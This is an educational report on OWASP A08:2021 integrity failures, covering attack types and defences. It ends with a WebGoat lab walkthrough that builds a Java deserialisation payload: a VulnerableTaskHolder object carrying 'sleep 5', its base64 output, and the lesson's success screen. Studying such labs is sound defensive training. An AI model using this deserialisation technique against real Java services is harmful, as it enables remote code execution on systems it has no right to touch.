Software and Data Integrity Failures

Table of Contents

1. Abstract

1.1 Problem Statement

Software and data integrity failures can result in the exploitation of an application's code and infrastructure *(OWASP, 2021)*, compromising its reliability and security which may negatively impact digital safety. The Open Online Application Security Project (OWASP) has classified these vulnerabilities under A08:2021, ranking in number 8 with an incidence rate of 2.05% *(Crashtest Security, 2025)*. This is further reinforced through the reported SolarWinds attack in 2020, where 18,000 organisations were negatively impacted by compromised software updates that resulted in $12 million financial losses *(Rajeshwari, 2024)*, highlighting how this issue is prevalent within the IT industry.

These vulnerabilities derive from the improper management of access controls and lack of validation practices *(MyF5, 2024)* during the application's developmental stages and deployment, resulting in unsafe software updates, insecure CI/CD pipelines and unverified deserialised data *(Rajeshwari, 2024)*. This can be exploited by attackers through injecting and embedding malicious code within the application *(Peterson, 2025)* to compromise operations and manipulate software behaviour *(Neubert, 2025).*

Consequently, this threatens an application's security and reliability through imposed security breaches and data corruption *(Chamarthi, 2024)*, ultimately leading to reputational damages, disruption of business operations and financial losses *(DataGuard, 2025)* within the corporation. Thus, proper access controls and validation practices are essential throughout an application's code and software pipeline *(MyF5, 2024)*, preventing exploitative attacks through strengthening application security and resilience.

1.2 Main Findings

The nature of software and data integrity failures are investigated through simulating offensive situations using WebGoat. WebGoat is an intentionally vulnerable application that reveals valuable insight for effective defense strategies based on attack simulations. Despite this application's usefulness, it lacks the complexity inherent in real time attacks. Furthermore, the attack scenario that was tested centralises on insecure deserialisation, demonstrating the importance of proper validation techniques within applications to prevent attackers from attempting to bypass access control restrictions.

2. Introduction

2.1 Software and Data Integrity Failures

2.1.1 Description

Software and data integrity failures are vulnerabilities that occur when an application lacks the security to protect its code and infrastructure from integrity violations *(OWASP, 2021)* throughout the software development lifecycle (SDLC). The SDLC is a process where an application's software is developed and built *(AWS, 2025)*, making it a critical phase where the implemented code and infrastructure are the most vulnerable. This highlights how security weaknesses arise when objects derived from untrusted or outdated repositories do not undergo extensive integrity checks, as the lack of verification practices enable attackers to embed unauthorised files or code into the developing software *(Crashtest Security, 2025).*

Software integrity failures specifically involve the risk of an application's functionality and availability being compromised throughout its deployment *(VISTA infosec, 2024)* as a result of unauthorised code executions. In comparison, data integrity failures relate to an application's inability to stay accurate and consistent when collecting and archiving confidential information *(VISTA infosec, 2024)* due to modifications or tampering from attackers. Thus, these vulnerabilities can lead to threats such as denial of service, supply chain attacks and cache poisoning.

2.1.2 Types

1. Lack of Integrity Checking and Validation

The lack of validation practices can stem from utilising components, plugins or libraries that are unreliable or from untrusted sources *(Protean Labs, 2025)*. This is evident through the overreliance of using cookies as a security mechanism, failing to ensure that the data within it matches with the associated user *(Crashtest Security, 2025)*. This enables attackers to modify and alter the cookie values inside application browsers, bypassing access control limitations and gaining unauthorised access to sensitive data and information that can lead to data breaches.

2. Deserialisation of Untrusted Data

Insecure deserialisation occurs when an application fails to properly verify or acknowledge data *(Crashtest Security, 2025)*, resulting in the unintentional deserialisation of user-controllable data *(PortSwigger, 2025)* that enables attackers to manipulate serialised objects. They would consequently gain the ability to replace original objects with malicious code utilising unauthorised means, embedding an application's infrastructure with command injection attacks and remote code execution commands. *(Crashtest Security, 2025).*

3. Auto-Update Functionality

Most applications have automated updates within a certain timeframe, allowing installation without the need for human intervention *(Crashtest Security, 2025)*. While this decreases manual labour and improves developer productivity, the automated update functionality within applications can enable attackers to inject malicious code in the deployment pipeline *(Crashtest Security, 2025)*. This is due to the lack of an update authentication feature in most applications, giving attackers the opportunity to embed malicious components from untrusted sites and potentially deploy man-in-the-middle attacks *(Crashtest security, 2025).*

2.2 Attack Methods

Attackers exploit software and integrity failures by implementing a number of strategies that include:

1. Cookie manipulation

Cookies can develop into a vulnerability if the application is unable to implement proper integrity or validation checks, failing to ensure that the data within it is trustworthy. Insecure cookies with unverified data can allow attackers to modify and alter their values *(Crashtest Security, 2025)*, enabling them to request for exclusive permissions. They alter cookies through utilising malicious browser extensions that are disguised as legitimate developer tools to remain undetected *(Bahar, 2025)* while they indirectly request for authentication access. An example of a developer tool is Burp Suite, which is a software package that identifies any vulnerabilities within a web application through web pentesting *(Vaadata, 2024).* This tool can be exploited by attackers to alter values within cookies, changing their access levels from role=user into role=admin in order to bypass access controls and authentication limitations. Thus, an attacker can exploit an application's lack of validation practices and gain unauthorised access within an application through utilising cookie manipulation.

2. Malicious code injection attacks

These attacks exploit how an application processes unvalidated user input *(Cycode, 2025)* due to the lack of input validation, sanitation practices and insecure deserialisation. An attacker injects malicious payloads that resemble normal user inputs to execute commands *(Cycode, 2025)* that can bypass access control restrictions. It is injected through an application's unsanitised comment sections or search boxes, lacking the proper security measures against these attacks.

There are five different types of malicious code injection attacks that include:

- SQL injection, where the attacker aims to control the database of an application by inserting SQL queries to execute unauthorised commands *(Cycode, 2025),* altering and manipulating sensitive data that may result in data breaches that can damage reputations and cause financial losses.
- Command injection, where the user input is exploited to run system-level commands that can enable attackers to install malware from within the software or permanently alter system files *(Cycode, 2025).*

- Cross-site scripting (XSS), an attack where malicious scripts are injected into trusted web applications and are executed in the client browser *(Cycode, 2025),* exploiting the application's lack of extensive verification
- LDAP injection, where it heavily targets corporate applications as it aims to shut down directory and communication services *(Cycode, 2025),* resulting in the implementation of a denial of service attack.
- Template injection, which exploits the way most applications utilise template engines to generate content *(Cycode, 2025)*, enabling attackers to alter any insecure template directives to perform remote code execution attacks.

3. Supply chain attacks

A supply chain attack targets corporations that offer software services vital to the IT industry by injecting malicious code into a single application to infect all users *(Lenaerts-Bergmans, 2023)*. An example would be the SolarWinds supply chain attack that occurred in 2020 due to the exploitation of the automated update feature of its software during the developmental phases, enabling attackers to inject malicious code without it getting detected by verification checks *(Lenaerts-Bergmans, 2023)*. This has resulted in numerous security breaches and the disclosure of confidential data within numerous companies connected to SolarWinds.

4. MITM attacks

Man-in-the-middle attacks mostly target applications that lack proper integrity checks regarding software updates *(Shivamsharma, 2024)*, enabling attackers to exploit this vulnerability by intercepting the communications between the user and software provider to embed malicious code within the application's code and infrastructure.

2.3 Defence Methods

There are several mitigation strategies that can prevent the exploitation of software and data integrity failures including:

1. Secure design practices

These reduce the design flaws in an application's code, helping developers in implementing a mitigation plan as they properly identify any vulnerabilities during the development stages *(Crashtest Security, 2025)*. This can prevent any malicious software from embedding itself into the application code during updates. Secure design practices also include the implementation of strong access controls and security protocols, helping developers to avoid any exploitation from attackers by reducing the severity of attacks *(Crashtest Security, 2025).*

2. Digital signatures for verification

Digital signatures enable developers and users to verify the integrity of a software component by utilising hash functions *(Crashtest Security, 2025)*. Specific application updates are professionally certified by an electronic signature *(Crashtest Security, 2025)* from a trusted third party to ensure that the installations are legitimate. Integrity checks are further implemented through the use of public key infrastructure cryptography *(Crashtest Security, 2025),* further securing the verification process of the application.

3. Enforcing access control restrictions

By separating the deployment and development pipeline of applications, this will minimise the chance of exploitation *(Crashtest Security, 2025)* as there will be specified enforced access control restrictions for each developmental phase of an application. This ensures that users will only be able to access certain functionalities based on their specified tasks *(Crashtest Security, 2025),* lessening attacks that aim to bypass access controls.


3. Body

3.1 Attack - Exploiting Insecure Deserialisation

Insecure deserialisation arises when applications obtain objects from untrustworthy sources *(Redfox security, 2024)* due to the lack of validation practices being implemented by developers. This enables attackers to obtain unauthorised access to the data being deserialised *(Redfox security, 2024)* by modifying an application's input using search bars or comment sections. This is implemented through the method of injecting malicious payloads that contain remote code execution commands, giving the attacker the ability to run system-level commands within the application.

The following scenario demonstrates this attack:

1. It is evident that Java deserialisation is currently in commission through the given string, assuming that it was not correctly authenticated. This will enable the attacker to exploit this vulnerability by sending through a malicious payload within the given input. The task is to delay the page's response for exactly 5 seconds.


KaliLinux
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=sophpin#lesson/InsecureDeserialization.lesson/4
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
WebGoat
WEBGOAT
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
Insecure Deserialization
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1
2
3
4
5
token
Submit

Insecure Deserialization

Let's try


The following input box receives a serialized object (a string) and it deserializes it.

```
rO0ABXQAVklmIHlvdSBkZXNlcmlhbGl6ZSBtZSBkb3duLCBJIHNoYWxsIGJlY29tZSBtb3JlIHBvd2VyZnVsIHRoYW4geW91IGNhbiBwb3NzaWJseS
BpbWFnaW5l
```

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

Figure 1: Insecure Deserialisation - WebGoat


2. The files “VulnerableTaskHolder.java” and “Program.java” are created.



```
┌──(sophia㉿kali)-[~]
└─$ nano org/dummy/insecure/framework/VulnerableTaskHolder.java

┌──(sophia㉿kali)-[~]
└─$ mkdir -p org/dummy/insecure/framework

┌──(sophia㉿kali)-[~]
└─$ touch org/dummy/insecure/framework/VulnerableTaskHolder.java

┌──(sophia㉿kali)-[~]
└─$ nano org/dummy/insecure/framework/VulnerableTaskHolder.java

┌──(sophia㉿kali)-[~]
└─$ touch Program.java

┌──(sophia㉿kali)-[~]
└─$ nano Program.java

┌──(sophia㉿kali)-[~]
└─$ nano Program.java

┌──(sophia㉿kali)-[~]
└─$ nano org/dummy/insecure/framework/VulnerableTaskHolder.java

┌──(sophia㉿kali)-[~]
└─$ javac Program.java
Command 'javac' not found, did you mean:
```

Figure 2: Creating files


3. The Java Development Kit (JDK) was downloaded to run java programs within KaliLinux.



```
┌──(sophia㉿kali)-[~]
└─$ sudo apt install default-jdk
Upgrading:
  openjdk-21-jre  openjdk-21-jre-headless

Installing:
  default-jdk

Installing dependencies:
  default-jdk-headless  openjdk-21-jdk  openjdk-21-jdk-headless

Suggested packages:
  openjdk-21-demo  openjdk-21-source  visualvm

Summary:
  Upgrading: 2, Installing: 4, Removing: 0, Not Upgrading: 1311
  Download size: 126 MB
  Space needed: 100 MB / 13.6 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main arm64 openjdk-21-jre arm64
21.0.6+7-1 [193 kB]
Get:2 http://http.kali.org/kali kali-rolling/main arm64 openjdk-21-jre-headle
ss arm64 21.0.6+7-1 [40.6 MB]
Get:3 http://http.kali.org/kali kali-rolling/main arm64 openjdk-21-jdk-headle
ss arm64 21.0.6+7-1 [81.9 MB]
Get:6 http://mirror.lagoon.nc/kali kali-rolling/main arm64 default-jdk arm64
```

Figure 3: Downloading JDK

4. Within the file “VulnerableTaskHolder.java”, the implemented code contains the “VulnerableTaskHolder” class, which is intentionally vulnerable to java deserialisation attacks. It aims to create objects while they’re being sent to a network to be reconstructed. This process contributes to the attack scenario as the created objects are made to bypass the validation system within applications. Consequently, this enables system commands to be executed automatically without the need for access controls.




```
       org/dummy/insecure/framework/VulnerableTaskHolder.java *
package org.dummy.insecure.framework;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.time.LocalDateTime;

public class VulnerableTaskHolder implements Serializable {

        private static final long serialVersionUID = 2;

        private String taskName;
        private String taskAction;
        private LocalDateTime requestedExecutionTime;

        public VulnerableTaskHolder(String taskName, String taskAction) {
                super();
                this.taskName = taskName;
                this.taskAction = taskAction;
                this.requestedExecutionTime = LocalDateTime.now();
        }

^G Help       ^O Write Out  ^F Where Is   ^K Cut        ^T Execute
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

Figure 4: Adding code to VulnerableTaskHolder.java file

5. The file “Program.java” imports the insecure class of “VulnerableTaskHolder” to instantiate the objects being created. Within the infrastructure of this file, remote code execution commands such as “wait” and “sleep 5” are embedded to compromise the


operational services of the application. The object is then serialised to be converted into a byte stream that can be implemented within the software for the purpose of executing a Java deserialisation attack.



```
  GNU nano 8.2                                    Program.java
import java.io.*;
import java.util.*;
import java.time.*;
import org.dummy.insecure.framework.VulnerableTaskHolder;

public class Program{
        public static void main(String[] args) throws FileNotFoundException,IOException,ClassNotFoundException{
        //      String serfile=args[0];
        //      System.out.println("ser file="+serFile);
        //      FileOutputStream f=new FileOutputStream(serFile);
        //      ObjectOutputStream obj=new ObjectOutputStream(f);
                VulnerableTaskHolder o=new VulnerableTaskHolder("wait","sleep 5");
                ByteArrayOutputStream baos=new ByteArrayOutputStream();
                ObjectOutputStream oos=new ObjectOutputStream(baos);
                oos.writeObject(o);
                oos.close();
                System.out.println(Base64.getEncoder().encodeToString(baos.toByteArray()));
        //      obj.writeObject(o);
        //      obj.close();
        //      f.close();
        }
}

^G Help       ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy
```

Figure 5: Adding code to Program.java file


6. This outputs the malicious payload that is going to be injected into the input.



```
o provide /usr/bin/serialver (serialver) in auto mode
update-alternatives: using /usr/lib/jvm/java-21-openjdk-arm64/bin/jhsdb to pr
ovide /usr/bin/jhsdb (jhsdb) in auto mode
Setting up openjdk-21-jdk:arm64 (21.0.6+7-1) ...
update-alternatives: using /usr/lib/jvm/java-21-openjdk-arm64/bin/jconsole to
 provide /usr/bin/jconsole (jconsole) in auto mode
Setting up default-jdk-headless (2:1.21-76) ...
Setting up default-jdk (2:1.21-76) ...

┌──(sophia㉿kali)-[~]
└─$ javac Program.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Note: ./org/dummy/insecure/framework/VulnerableTaskHolder.java uses or overri
des a deprecated API.
Note: Recompile with -Xlint:deprecation for details.

┌──(sophia㉿kali)-[~]
└─$ java Program
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
rO0ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZGVyA
AAAAAAAAAICAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbERhdG
VUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZXEAfgACeHB
zcgANamF2YS50aW1lLlNlcpVdhLobIkiyDAAAeHB3DgUAAAfpBRMBJB0F9TiYeHQAB3NsZWVwIDV0
AAR3YWl0

┌──(sophia㉿kali)-[~]
└─$ 
```

Figure 6: Executing program

7. The malicious payload has been injected through the input, resulting in a 5 second delay within the page.


WEBGOAT
Introduction
General
(A1) Injection
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5
token
Submit

Insecure Deserialization

Let's try

The following input box receives a serialized object (a string) and it deserialzes it.

```
rO0ABXQAVklmIHlvdSBkZXNlcmlhbGl6ZSBtZSBkb3duLCBJIHNoYWxsIGJlY29tZSBtb3JlIHBvd2VyZnVsIHRoYW4geW91IGNhbiBwb3NzaWJ
seSBpbWFnaW5l
```

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

✓

Congratulations. You have successfully completed the assignment.

Figure 7: Sending malicious payload to application through input

Thus, this attack scenario showcases how insecure deserialisation within software and integrity failures can be exploited by attackers to bypass unauthorised access controls and execute remote code execution commands that can compromise services and leak sensitive data.

